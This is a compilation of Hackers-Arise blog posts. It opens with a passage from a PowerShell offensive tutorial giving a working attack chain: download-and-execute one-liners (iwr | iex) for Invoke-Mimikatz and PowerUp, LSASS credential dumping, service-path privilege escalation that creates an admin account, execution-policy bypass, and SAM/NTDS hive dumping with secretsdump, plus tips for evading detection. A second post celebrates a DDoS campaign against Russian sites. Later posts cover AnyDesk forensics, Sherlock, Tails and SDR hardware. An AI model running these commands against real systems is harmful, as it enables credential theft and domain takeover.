Since you can run whatever you want now, let’s use Mimikatz to grab credentials. We’ll run it in memory without ever letting it touch disk. The command below can be paired with the AMSI script to keep it off the disk entirely.

Note that we are using Invoke-Mimikatz.ps1 by g4uss47 and it is the updated PowerShell version of Mimikatz that actually works. For OPSEC reasons we don’t recommend running Mimikatz commands that touch other hosts because network security products might pick this up. Instead, let’s dump LSASS locally and see what’s there in the results:

PS > iwr http://raw.githubusercontent.com/g4uss47/Invoke-Mimikatz/refs/heads/master/Invoke-Mimikatz.ps1 | iex  

PS > Invoke-Mimikatz -DumpCreds
dumping lsass with mimikatz powershell script Invoke-Mimikatz.ps1

Now we have the credentials of a brand manager. If we compromised a more valuable system in the domain, like a server or a database, we could expect domain admin credentials. You’ll see this quite often.

Privilege Escalation with PowerUp

Privilege escalation is a complex topic. Sometimes systems are misconfigured and regular users end up with admin privileges on them, so you won’t need to bother much here. That can let you skip privilege escalation entirely and jump straight to lateral movement, since the compromised user already has high privileges. There are multiple vectors for privilege escalation, but among the most common are unquoted service paths and insecure file permissions. Insecure file permissions can be abused easily by just swapping in a malicious file with the same name as the legitimate one, but unquoted service paths take more work for a beginner. That’s why we’ll cover this attack today with the help of PowerUp. Before we get into it, it’s worth mentioning that this script has been known to security products for a long time, so be careful.

Finding Vulnerable Services

Unquoted Service Path is a configuration mistake in Windows services, where the full path to the service executable has spaces in it but isn’t wrapped in quotation marks. Since Windows treats spaces as separators when resolving file paths, an unquoted path like C:\Program Files\My Service\service.exe can get interpreted ambiguously. The system might search for an executable at C:\Program.exe or C:\Program Files\My.exe before it ever reaches the intended service.exe. A hacker can drop their own executable at one of those earlier locations and the system will run that instead of the real service binary. This works as a privilege escalation method because services typically run with higher privileges.

Let’s run PowerUp and find vulnerable services:

PS > iwr https://raw.githubcontent.com/PowerShellMafia/PowerSploit/refs/heads/master/Privesc/PowerUp.ps1 | iex  

PS > Get-UnquotedService  
listing vulnerable unquoted services to privilege escalation

Now let’s test the service names and see which one will get us local admin privileges:

PS > Invoke-ServiceAbuse -Name 'Service Name'

If successful, you should see the name of the service abused and the command it executed. By default, the script will create and add user john to the local admin group. You can edit it to fit your needs.

PS > net user john
abusing an unqouted service with the help of PowerUp.ps1

Now we have an admin user on this machine, which can be used for various purposes.

Attacking NTDS and SAM

With enough privileges, we can dump NTDS and SAM without having to deal with security products at all, just using native Windows functions. These attacks usually take multiple commands, since dumping only NTDS or only a SAM hive doesn’t get you anywhere on its own. That’s why we added a new script to our repository. It automatically identifies what kind of host you’re running it on and dumps the files you need. NTDS only exists on Domain Controllers and holds the credentials of every Active Directory user, so you won’t find this file on regular machines. Regular machines get exploited instead by dumping their SAM and SYSTEM hives. Below you can see how it works.

Attacking SAM on Domain Machines

To avoid issues, bypass the execution policy:

PS > powershell -ep bypass

Then we execute the script to dump SAM and SYSTEM hives:

PS > wget https://github.com/soupbone89/Scripts/tree/main/NTDS-SAM%20Dumper -O ntds.ps1

PS > .\ntds.ps1

# or in memory only
PS > iwr https://github.com/soupbone89/Scripts/tree/main/NTDS-SAM%20Dumper | iex
dumping sam and system hives with ntds.ps1

listing sam and system hive dumps

Wait a few seconds and find your files in C:\Temp. If the directory does not exist, it will be created by the script.

Next we need to exfiltrate these files and extract the credentials:

kali > secretsdump.py -sam SAM -system SYSTEM LOCAL
extracting creds from sam hive

Attacking NTDS on Domain Controllers

If you’ve already compromised a domain admin or managed to escalate your privileges on the Domain Controller, you might want to grab the credentials of every user in the company.

We often use Evil-WinRM to avoid unnecessary GUI interactions that are easy to spot. You can load scripts into Evil-WinRM straight from your machine so they execute on the target without ever touching disk. It can also patch AMSI, but be really careful with that.

Connect to the DC:

kali > evil-winrm -i DC -u admin -p password -s ‘/home/user/scripts/’

Now you can execute your scripts:

PS > ntds.ps1
dumping NTDS with ntds.ps1 script

Evil-WinRM has a download command to save them. Then run this command:

kali > secretsdump.py -ntds ntds.dit -sam SAM -system SYSTEM LOCAL
extracting creds from the ntds dump

Summary

PowerShell can also be used for privilege escalation and complete domain compromise. We showed you a few steps where each builds on the previous one. Hackers can chain these small misconfigurations to take over an organization. 

Want to become a Powershell expert? Join our Powershell for Hackers training.

The post PowerShell for Hackers, Part 8: Privilege Escalation and Organization Takeover first appeared on Hackers Arise.

The CyberWarrior Handbook, Part 01

Welcome back, my cyberwarriors!

In this series, we will detail how an individual or small group of cyberwarriors can impact global geopolitics. The knowledge and tools that YOU hold are a superpower that can change history.

Use it wisely.

To begin this discussion, let’s look at the actions of a small group of hackers at the outset of the Russian invasion of Ukraine. We will detail these actions up to the present, attempting to demonstrate that even a single individual or small group can influence global outcomes in our connected digital world. Cyber war is real and even a single individual can have an impact on global political outcomes.

Let’s begin in February 2022, nearly 3 years ago. At that time, Ukraine was struggling to throw off the yoke of Russian domination. As a former member state of the Soviet Union (the successor to the Romanov’s Russian Empire), they declared their independence, like so many former Soviet republics (such as Estonia, Latvia, Lithuania, Georgia, Armenia, Kazakhstan, and others) from that failed and brutal alliance in 1991 (this is the moment that the Soviet Union disintegrated). This union failed primarily due to the inability of the Soviet Union to address the needs of their citizens. Simple things like food, clean water, and consumer goods. And, of course, the tyranny.

Russia, having lost absolute control of these nations, attempted to maintain influence and control by bending their leaders to Putin’s will. In Ukraine, this meant a string of leaders who answered to Putin, rather than the Ukrainian people. In addition, Russian state-sponsored hackers such as Sandworm, attacked Ukraine’s digital infrastructure repeatedly to create chaos and confusion within the populace. This included the famous BlackEnergy3 attack in 2014 against the Ukrainian power transmission system that blacked out large segments of Ukraine in the depths of winter (for more on this and other Russian cyberattacks against Ukraine, read this article).

In February 2022, the US and Western intelligence agencies warned of an imminent attack from Russia on Ukraine. In an unprecedented move, the US president and the intelligence community revealed, (based upon satellite and human intelligence-) that Russia was about to invade Ukraine. The new Ukrainian president, Volodymyr Zelenskyy, publicly denied and tried to minimize the probability that an attack was about to take place. Zelenskyy had been a popular comedian and actor in Ukraine (there is a Netflix comedy made by Zelenskyy before he became president named “Servant of the People”) and was elected president in a landslide election as the people of Ukraine attempted to clean Russian domination from their politics and become part of the free Europe. Zelenskyy may have denied the likelihood of a Russian attack to bolster the public mood in Ukraine and not anger the Russian leader (Ukraine and Russia have long family ties on both sides of the border) .

We at Hackers-Arise took these warnings to heart and started to prepare.

List of Targets in Russia

First, we enumerated the key websites and IP addresses of critical and essential Russian military and commercial interests. There was no time to do extensive vulnerability research on each of those sites with the attack imminent, so instead, we readied one of the largest DDoS attacks in history! The goal was to disable the Russians’ ability to use their websites and digital communications to further their war ends and cripple their economy. This is exactly the same tactic that Russia had used in previous cyber wars against their former republics, Georgia and Estonia. In fact, at the same time, Russian hackers had compromised the ViaSat satellite internet service and were about to send Ukraine and parts of Europe into Internet darkness (read about this attack here).

We put out the word to hackers around the world to prepare. Tens of thousands of hackers prepared to protect Ukraine’s sovereignty. Eventually, when Russian troops crossed the border into Ukraine on February 24, 2022, we were ready. At this point in time, Ukraine created the IT Army of Ukraine and requested assistance from hackers across the world, including Hackers-Arise.

Within minutes, we launched the largest DDoS attack the Russians had ever seen, over 760GB/sec (as documented later by the Russian telecom provider, Rostelcom). This was twice the size of any DDoS attack in Russian history (https://www.bleepingcomputer.com/news/security/russia-s-largest-isp-says-2022-broke-all-ddos-attack-records/) This attack was a coordinated DDoS attack against approximately 50 sites in Russia such as the Department of Defense, the Moscow Stock Exchange, Gazprom, and other key commercial and military interests.

As a result of this attack, Russian military and commercial interests were hamstrung. Websites were unreachable and communication was hampered. After the fact, Russian government leaders estimated that 17,000 IP addresses had participated and they vowed to exact revenge on all 17,000 of us (we estimated the actual number was closer to 100,000).

This massive DDoS attack, unlike any Russia had ever seen and totally unexpected by Russian leaders, hampered the coordination of military efforts and brought parts of the Russian economy to its knees. The Moscow Stock Exchange shut down and the largest bank, Sberbank, closed. This attack continued for about 6 weeks and effectively sent the message to the Russian leaders that the global hacker/cyberwarrior community opposed their aggression and was willing to do something about it. This was a
first in the history of the world!

The attack was simple in the context of DDoS attacks. Most DDoS attacks in our modern era involve layer 7 resources to make sites unavailable, but this one was simply an attack to clog the pipelines in Russia with “garbage” traffic. It worked. It worked largely because Russia was arrogant and unprepared without adequate DDoS protection from the likes of Cloudflare or Radware.

Within days, we began a new campaign to target the Russian oligarchs, the greatest beneficiaries of Putin’s kleptocracy (you can read more about it here). These oligarchs are complicit in robbing the Russian people of their resources and income for their benefit. They are the linchpin that keeps the murderer, Putin, in power. In this campaign, initiated by Hackers-Arise, we sought to harass the oligarchs in their yachts throughout the world (the oligarchs escape Russia whenever they can). We sought to first (1) identify their yachts, then (2) locate their yachts, and finally (3) send concerned citizens to block their fueling and re-supply. In very short order, this campaign evolved into a program to capture these same super yachts and hold them until the war was over, eventually to sell and raise funds to rebuild Ukraine. We successfully identified, located, and seized the top 9 oligarch yachts (worth billions of USD), including Putin’s personal yacht (this was the most difficult). All of them were seized by NATO forces and are still being held.

In the next few posts here we will detail;

  1. The request from the Ukraine Army to hack IP cameras in Ukraine for surveillance and our success in doing so;

  2. The attacks against Russian industrial systems resulted in damaging fires and other malfunctions.

    Look for Master OTW’s book, “A Cyberwarrior Handbook”, coming in 2026.

The post The CyberWarrior Handbook, Part 01 first appeared on Hackers Arise.

Digital Forensics: AnyDesk – Favorite Tool of APTs

Welcome back, digital investigators!

AnyDesk was first introduced around 2014, and it very quickly became a popular RMM tool. It’s lightweight and easy to deploy. Those same qualities also made it attractive to hackers and APTs. Over the last several years, it’s become one of the preferred tools for maintaining persistent access to compromised systems.

Given that many admins use it legitimately, it’s common to find on corporate machines. All the hacker needs to do is gain access to the endpoint, change the AnyDesk password or configure a new access profile. This persistence often goes unnoticed for weeks or months. During that time the hacker can come and go as they please. Many organizations don’t monitor RMM logs at all, even when they have a mature SOC in place. We’ve seen companies with large infrastructures and centralized logging completely ignore AnyDesk connections. That gives hackers time to get ready for a ransomware attack.

We also see hackers modifying registry settings so the accessibility button at the Windows login screen opens a CMD prompt with the highest privileges. We showed this in our “PowerShell for Hackers – Basics” article. 

If you want to see how widespread this abuse is, look at recent reports on Russia.

Kaspersky has documented incidents where AnyDesk was used by hacktivists and ransomware groups during their operations. In the ICS-CERT reporting for Q4 2024, for example, Crypt Ghouls relied on Mimikatz, PingCastle, Resocks, AnyDesk, and PsExec. In Q3 2024, BlackJack used AnyDesk, Radmin, PuTTY and tunneling with ngrok for persistence across Russian government, telecom and ICS. And that’s just a glimpse of it.

With that in mind, we want to show you how to investigate a computer that was compromised through AnyDesk.

Log Files

Today we’ll focus on log files that can help you determine whether there’s been unauthorized access. These logs can show the hacker’s AnyDesk ID, their display name, their OS and IP address. The logs can also show whether there were attempts to upload files or exfiltrate them.

During incident response this insight is already valuable. On top of that, collecting these logs and ingesting them into your SIEM can help you generate alerts on night-time access.

Here are the log files and full paths that you will need for this analysis:

C:\Users\%username%\AppData\Roaming\AnyDesk\ad.trace
C:\Users\%username%\AppData\Roaming\AnyDesk\connection_trace.txt
C:\ProgramData\AnyDesk\ad_svc.trace
C:\ProgramData\AnyDesk\connection_trace.txt

AnyDesk can be used in two distinct ways. The first is as a portable executable. In that case, the user runs the program directly without installing it. When used this way, the logs are stored under the user’s AppData directory. The second way is to install AnyDesk as a service. When AnyDesk runs as a service, ProgramData will contain trace files. The AppData folder will still hold the ad.trace file. Together these files form the basis for your investigation.

Connection Log Timestamps

The connection_trace.txt logs are readable and give you a record of successful AnyDesk connections. Here is an example with a randomized AnyDesk ID:

Incoming 2025-07-25, 12:10 User 568936153 568936153
reading connection_trace.txt anydesk log file

The real AnyDesk ID has been redacted. The log shows there was a successful inbound connection on 2025-07-25 at 12:10 UTC from the AnyDesk ID. This only confirms that remote access happened, but we can dig deeper using the other logs.

Finding Information About the Hacker

Now we can try to understand who the hacker might be. Although names, IDs and OS can be changed by the attacker at any time, patterns still exist. Most don’t constantly change their display name unless they are extremely paranoid. Even then, the timestamps do not lie. Remote logins occurring repeatedly in the middle of the night are a strong indicator of unauthorized access.

We will work primarily with the ad.trace and ad_svc.trace files. These logs are noisy, so it’s better to search for specific keywords:

PS > get-content .\ad.trace | select-string -list 'Remote OS', 'Incoming session', 'app.prepare_task', 'anynet.relay', 'anynet.any_socket', 'files', 'text offers' | tee adtrace.log
parsing ad.trace anydesk log file

PS > get-content .\ad_svc.trace | select-string -list 'Remote OS', 'Incoming session', 'app.prepare_task', 'anynet.relay', 'anynet.any_socket', 'files', 'text offers' | tee adsvc.log
parsing ad_svc.trace anydesk file

We filtered out only the most interesting lines and saved them into adtrace.log and adsvc.log

IP Address

In many cases, the ad_svc.trace log contains the external IP address from which the hacker connected. “Logged in from” has the IP next to it, while “Accepting from” has the AnyDesk ID. These values were redacted.

anydesk ad_svc.trace log file contains the ip adress of the user accessing the machine via anydesk

Once you have the IP, you can block it and remove the app from the host if it’s not necessary. Many of these unauthorized connections originate from VPN servers, of course. 

Name & OS Information

Inside ad.trace you will find the hacker’s display name after “Incoming session request”. Right next to that field you will see their AnyDesk ID. You may also see references to the hacker’s operating system.

anydesk ad.trace log contains the name of the anydesk user and their anydesk id

Here the connection came from a Linux machine and they’d set their display name to “IT Dep” in an attempt to look legitimate.

Data Exfiltration

AnyDesk also supports file transfer both ways. Hackers can upload malware or exfiltrate sensitive company data directly through the session. In the ad.trace logs you will sometimes see references such as “Preparing files in …” which indicate file operations were taking place.

This line alone does not always tell you what exact files were transferred, especially if the hacker worked out of temporary directories. However, correlating those timestamps with Windows forensic artifacts can show exactly what the hacker copied.

anydesk ad.trace log contains the evidence of data exfiltration

In our case, files stored in the Documents folder were exfiltrated.

Summary

Given how widespread AnyDesk is, you should always treat its logs as high priority artifacts. AnyDesk is one RMM tool, and there are plenty more out there being actively abused for persistence. Make sure their logs are consistently collected and ingested into your SIEM so you can spot suspicious activity outside business hours.

If you’re interested in digital forensics, we recommend our training for both beginners and those looking to advance their forensic skills.

Our team also provides digital forensics services. If you need any support during an investigation, we’re always happy to help. Contact us at hackers-arise@protonmail.com

The post Digital Forensics: AnyDesk – Favorite Tool of APTs first appeared on Hackers Arise.

Hackers-Arise Offers the Best Cybersecurity Training on the Planet! Listen to What our Students are Saying!

Hackers-Arise Offers the Best Cybersecurity Training on the Planet!

We attract the best students from around the world and make them the best cyberwarriors on the planet!

Don’t take our word for it, look what are students are saying! These are all unsolicited testimonials from real people!

"I don’t see anyone else teaching this kind of content. Amazing."
OTW teaches what most of the world does not think is possible (only in Hollywood movies and television). It is indeed real... and real scary....the absolute BEST training available.

To participate in this state-of-the-art training, we offer multiple training packages. One for nearly every budget and every skill level, such as:

Member Gold

This is a monthly program where you can study online over 40 courses.

Subscriber

This is our most popular program. You can attend live trainings by Master OTW and study over 40 previous courses in the Subscriber package online. These courses are for those in the beginner to intermediate level.

Subscriber Pro

This is our ultimate package. It includes all the courses available at Hackers-Arise. Includes our advanced and specialty courses such as Satellite Hacking, SCADA Hacking, IoT Hacking, IP Camera Hacking, Bitcoin Forensics and many more!

What are you waiting for? Get started in the most exciting field in IT with the best training company, Hackers-Arise!

For more on our many training packages and Subscriptions, click here.

The post Hackers-Arise Offers the Best Cybersecurity Training on the Planet! Listen to What our Students are Saying! first appeared on Hackers Arise.

Open-Source Intelligence(OSINT): Sherlock – The Ultimate Username Enumeration Tool

Welcome back, aspiring OSINT investigators!

Most people are actively represented on social media. Moreover, they maintain their pages quite actively and publish a huge amount of interesting information about themselves. Therefore, if a person caught our attention during OSINT, it definitely makes sense to find their social media pages and examine them.

In this article, we will figure out how to effectively search by nickname using the Sherlock utility. Let’s get rolling!

What Does Sherlock Do?

Sherlock is an open-source OSINT tool designed to find usernames across a wide range of social networks and websites. It can currently check for a given username across 400+ websites and platforms, allowing investigators to quickly determine where a username is active.

Sherlock is designed to be straightforward for open source investigations: it does not require API keys or login credentials for the sites it checks; instead, it simply constructs the expected profile URL for each site and observes the response to determine whether the username exists on a given platform. This means it only accesses publicly available information and cannot bypass privacy settings or account restrictions.

Sherlock Installation & Usage

To install Sherlock, open a Linux terminal and run the command below.

kali> sudo apt install sherlock

Once the installation is complete, verify that Sherlock is installed correctly by running the help command:

kali> sherlock –help

After reviewing the help, we can move on directly to the search. We can do this by simply running the following command in the terminal:

kali> sherlock <username>

After some time, we can see 49 positive results. However, as with any tool, it’s important to verify whether these profiles match the person you’re searching for.

The results will be saved to a .txt file named after the search term. But according to the help screen, we can save the results in XLSX and CSV formats as well.

kali> sherlock <username> –csv

In the screenshot above, you can see at the top the command itself and at the bottom the results in CSV format.

Another valuable feature is limiting the scope to certain sites, for example, Instagram and GitHub.

kali> sherlock <username> –site GitHub –site Instagram

Moreover, we can modify the timeout and route requests through a proxy. The default timeout is 60 seconds, but let’s try reducing it to 1 second.

kali> sherlock –timeout 1 <username>

Summary

Sherlock is a powerful OSINT tool that offers a fast and efficient way to search for social media profiles across multiple platforms. It’s definitely one to add to your research toolbox!

If you want to improve your OSINT skills, check out this OSINT Investigator Bundle. It covers both fundamental and advanced techniques and includes an OSINT Certified Investigator Voucher.

The post Open-Source Intelligence(OSINT): Sherlock – The Ultimate Username Enumeration Tool first appeared on Hackers Arise.

Remaining Anonymous: Getting Started with Tails

Welcome back, aspiring cyber warriors and privacy-conscious readers!

After a full-scale invasion of Ukraine, the number of Tor bridge users has grown. End-to-end encrypted messengers like Signal went to the charts. People around the world realize the value of privacy, because when you’re fighting, information might cost you a life.

If you want more privacy on the Internet, the operating system that you use is playing a crucial role. Common to everyone, Windows and macOS are really comfortable in use but also collect a lot of information about you. So it’s time for Linux. Specifically, Tails.

What is Tails?

Tails (The Amnesic Incognito Live System) is an open-source Debian-based portable operating system that runs from a USB flash drive. All connections are forced through a Tor network. All information is loaded into RAM, so when you shut down the PC, all your evidence is lost.

There is a widespread opinion online that Tails is, like, a super anonymous operating system. That is not entirely true. Of course, it does provide anonymity. But that comes through the Tor network, support for network bridges, and automatic MAC address spoofing, which is great, but nowadays that is hardly surprising.

In reality, Tails is more about portability and security, both for your data and for the user themselves. You can have a secure operating system at hand, configured the way you need it, with the software you need. So, you can use it on any computer without worrying about leaving traces.

Installing

To download the Tails image, visit the official site tails.net. Pick your operating system from the list. In our case, it’s Linux.

It is recommended to ensure the integrity of the downloaded image by checking for any corruption using the form on the website after completing the download.

The next step is installing Tails using gnome-disks. If you don’t have it installed, run sudo apt install gnome-disk-utility. Plug in the USB stick on which you want to install Tails and start Disk Manager. After a new drive appears on the left panel, click on it. Be careful to choose the correct option, so you don’t overwrite your host OS.

Click on the three dots in the titlebar and choose Restore Disk Image. Choose the downloaded image, start restoring it, and take a break.

After restoring, you’ll have a USB stick with an installed Tails OS. The next step is changing the boot order in the BIOS. Booting into the BIOS will depend on your device manufacturer, so Google will help.

When the computer starts after changes in the BIOS, you will see the bootloader with options. Choose the first one.

Every time Tails boots, you will be greeted by the screen below.

Here you can make some changes to the system by clicking on the plus sign.

If you plan to use sudo, for example to install software, you need to set an administrator password (it is disabled by default). MAC address spoofing is also enabled by default in Tails. Here, you can also disable the internet entirely or allow only Tor Browser to be used.

After selecting the initial settings in the welcome window, click Start Tails.

You’ll see the Tor connection settings like below.

That’s it! Now you have a functional OS that runs from the USB and wipes all the data when you turn it off.

Features

Firstly, I want to mention that in addition to the usual shutdown methods, there is a faster alternative: if you simply pull the Tails USB flash drive out of the computer, the system will automatically shut down. However, if a protected partition is mounted, it may be damaged, so this method should be used only in extreme cases.

Secondly, Tails by default has Metadata Cleaner and Mat2 apps to remove metadata from files. Metadata is used to describe, identify, categorize, and sort files, but can also be used to deanonymize users and expose private information.

Thirdly, Tails supports both LUKS and VeraCrypt encrypted volumes.

Tails developers recommend using VeraCrypt to share encrypted files across different operating systems, and using LUKS to encrypt files for Tails and Linux.

Summary

Tails is a good choice for storing truly important files and documents, allowing them to be quickly transferred in encrypted form and backed up quickly to other storage media. Also, it’s suitable for use on other people’s computers. You can be confident that it won’t leave any traces on the host OS.

However, if you’re looking for true anonymity against big tech or somebody else, you need to dive deeper. Just Tails won’t help you much. Therefore, you’re invited to visit our Remaining Anonymous training on August 11-13.

The post Remaining Anonymous: Getting Started with Tails first appeared on Hackers Arise.

Software Defined Radio (SDR) for Hackers: Choosing the Best Hardware for SDR

Welcome back, my aspiring RF hackers!

Before embarking upon the study of SDR for Hackers it is good idea to take a close look at the options available for hardware in this field. Of course, you will need a computer with a USB port but there are numerous options available for the radio receiver/transceiver. Let’s take a look at the specs and advantages and disadvantages each of the most common hardware options for software defined radio (SDR).

USRP

USRP is open-source hardware, firmware and host code making it an excellent choice for developers. USRP has multiple models with varying interfaces and sizes. The USRP X series uses 10g Ethernet interface, the USRP N series uses iG Ethernet, the USRP B series uses USB 2.0 (old) interface and USB 3.0 (new) and the USRP E series has a built in ARM processor and does not need a host computer.

The USRP B series is a favorite among developers as it uses USB 3.0 and the USRP B200mini is the size of a business card.

RTL-SDR

The RTL-SDR is among the most popular among hobbyists. It is low-cost, very capable and a good place to start in SDR for Hackers without making a major investment (less than $40).

It is based upon the DVB-T dongle that uses the RTL2832U chip. This dongle was originally used to watch TV on computers. The RTL-SDR supports many pieces of software based upon the library librtlsdr.

The RTL-SDR can be used to analyze signals and in combination with the HDSDR software can be used for a multitude of purposes.

The strength of the RTL-SDR is its low cost. The weakness of the RTL-SDR is that it is only a receiver and can not transmit signals such as in replay attacks.


HackRF

HackRF is great choice for beginners looking for an inexpensive SDR hardware that can both transmit and receive. Many “SDR for Hackers” projects require transmitting such as replay attacks.

HackRF is all open-source including its schematic diagram, PCB diagram, driver code, and single chip firmware. HackRF supports frequencies from 1MHz- 6Ghz. HackRF is only capable of transmitting and receiving at half-duplex, a major drawback for high performance systems.


BladeRF

BladeRF is a high performance hardware for the SDR for Hackers. Unlike HackRF, it is full-duplex making it ideal for high performance applications such as OpenBTS (OpenBTS is an open-source cellular base station). It’s only drawback is its frequency range. The BladeRF is only capable of sending and receiving radio frequencies to 3.8Ghz.


LimeSDR

LimeSDR is open-source, apps enabled SDR platform. It is capable of receiving and transmitting UMTS, LTE, GSM, LoRa, Bluetooth, Ziggbee, RFID and Digital Broadcasting and more.

One of the great strengths of LimeSDR is being apps enabled. LimeSDR is integrated into the Snappy Ubuntu core and anyone capable downloading and using an app can use the LimeSDR. This makes its capabilities available to a much wider audience. EE, the UK’s largest mobile operator is distributing LimeSDR to educational institutions for training and development. Apps available for the LimeSDR include;

  • Radio astronomy
  • RADAR
  • 2G to 4G cellular base station
  • Media streaming
  • IoT gateway
  • HAM radio
  • Wireless keyboard and mice emulation and detection
  • Tire pressure monitoring systems
  • Aviation transponders
  • Utility meters
  • Drone command and control
  • Test and measurement

SDRplay RSPdx

The SDRplay RSPdx offers the user a better dynamic range and sensitivity than the RTL-SDR dongles. This becomes important in crowded RF spaces or where the signals are weak.

The SDRplay is excellent for aircraft tracking, receiving NOAA weather satellite images, listening to FM radio, and receiving weather balloon telemetry, and scanning trunked radio systems.

LibreSDR

The LibreSDR is one of the newest SDR’s on the market. It is a USRP B220 clone making it a powerful transceiver for all types of SDR work. It uses the AD9361 RF transceiver, the same as the Ettus Research USRP b210/220. This makes it ideal for private cellular network development, RF experimentation, and signal analysis. The LibreSDR is popular as the core of cellular cores like Open5GS and srsRAN. Since they are clones of the USRP they get the performance of these advanced SDR’s without the high-cost.


Specification Comparison


Summary

